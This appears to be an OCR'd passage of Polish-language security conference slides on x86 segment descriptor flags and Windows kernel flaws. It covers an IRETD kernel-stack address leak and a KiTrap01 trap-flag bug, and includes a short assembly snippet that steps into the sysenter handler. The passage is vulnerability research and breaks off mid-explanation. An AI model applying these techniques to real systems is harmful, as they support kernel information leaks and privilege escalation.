 – poprzednie badania

- W 2003 Derek Soeder odkrywa, że flaga "Expand Down“ nie jest sprawdzana.
  - *base* i *limit* mieszczą się w limitach.
  - … ale ich znaczenie jest odwrócone.
- Selektory kontrolowane przez użytkownika nie są używane przez jądro.
  - szczególnie w Vista+
- Derek znalazł miejsce, gdzie miało to miejsce.
  - write-what-where → lokalne podniesienie uprawnień.

Ciekawe flagi

Czy możemy znaleźć jeszcze jakieś zabawne flagi?

Flaga “Big”


Data-Segment Descriptor
31
24
23
21
20
19
16
15
14
13
12
11
8
7
0
Base 31:24
B
AVL
Limit 19:16
P
DPL
1
Type
0
E
W
A
Base 23:16
4
31
16
15
0
Base Address 15:00
Segment Limit 15:00
0

Różne funkcje

D/B (default operation size/default stack pointer size and/or upper bound) flag
Performs different functions depending on whether the segment descriptor is an executable code segment, an expand-down data segment, or a stack segment. (This flag should always be set to 1 for 32-bit code and data segments and to 0 for 16-bit code and data segments.)

Segment kodu wykonywalnego

- Wskazuje wielkość domyślnego operandu instrukcji
  - odpowiednik prefiksów 66H i 67H.
- Kompletnie dezorientuje debuggery.
  - WinDbg implementuje własną logikę flagi “Big”
    - pokazuje aktualną instrukcję pod cs:ip
    - zawija rejestr “ip” podczas single-steppowania, co normalnie nie zachodzi.
    - tym samym zmienia tok wykonywania programu.

Segment stosu

- **Stack segment (data segment pointed to by the SS register).** The flag is called the B (big) flag and it specifies the size of the stack pointer used for implicit stack operations (such as pushes, pops, and calls). If the flag is set, a 32-bit stack pointer is used, which is stored in the 32-bit ESP register; if the flag is clear, a 16-bit stack pointer is used, which is stored in the 16-bit SP register. If the stack segment is set up to be an expand-down data segment (described in the next paragraph), the B flag also specifies the upper bound of the stack segment.

Powroty kernel→user

- Przy każdym powrocie z przerwania lub wywołania systemowego używa się `IRETD`
  - pobiera ze stosu i ustawia: `cs`, `ss`, `eip`, `esp`, `eflags`

A przynajmniej każdy tak myśli!

Algorytm IRETD

```
IF stack segment is big (Big=1)
   THEN
         ESP ←tempESP
   ELSE
         SP ←tempSP
FI;
```

- Wyższe 16 bitów ESP nie jest czyszczone.
  - Część adresu stosu kernel-mode jest ujawniona do user-mode.
- Zachowanie nie udokumentowane w manualach Intela / AMD.

Bez przesady z ekscytacją ☺


- Ta informacja jest też dostępna innymi drogami (`NtQuerySystemInformation`)
  - również na platformach 64-bitowych
- Wygląda na problem natury cross-platform.
  - być może bardziej przydatne na Linux, BSD, …?
  - nie testowałem, zachęcam do zrobienia tego.

DEMO


Obsługa wyjątków = więcej przecieków

Domyślne wyjątki


Obsługa wyjątków w Windows




Obsługa wyjątków w Windows




Obsługa wyjątków w Windows



Obsługa wyjątków w Windows



Obsługa wyjątków w Windows



Pewne handlery posiadają specjalną obsługę szczególnych sytuacji

...

lecz robią to w sposób błędny.

Trap Flag (EFLAGS_TF)

- Używane do funkcjonalności *single step* w debuggerach.
- Generuje Interrupt 1 (#DB, Debug Exception) po wykonaniu pierwszej instrukcji po ustawieniu flagi.
  - Przed przetworzeniem kolejnej.
- Można “wejść w” *(step into*) handler system calli*:*

```
pushf
or dword [esp], 0x100
popf
sysenter
```

Trap Flag (EFLAGS_TF)


- #DB jest wygenerowany z `KTRAP_FRAME.Eip=KiFastCallEntry` i `KTRAP_FRAME.SegCs=8` (kernel-mode)
- 32-bitowy handler `nt!KiTrap01` rozpoznaje tę sytuację:
  - zmienia `KTRAP_FRAME.Eip` na `nt!KiFastCallEntry2`
  - czyści `KTRAP_FRAME.EFlags_TF`
  - wraca.
- `KiFastCallEntry2` ustawia `KTRAP_FRAME.EFlags_TF`, żeby następna instrukcja po `SYSENTER` wygenerowała wyjątek *single step*.

To jest OK, ale…

- `KiTrap01` nie weryfikuje założenia, że `SegCs=8` (wyjątek pochodzi z kernel-mode)
- Właściwie nie rozróżnia tych dwóch:

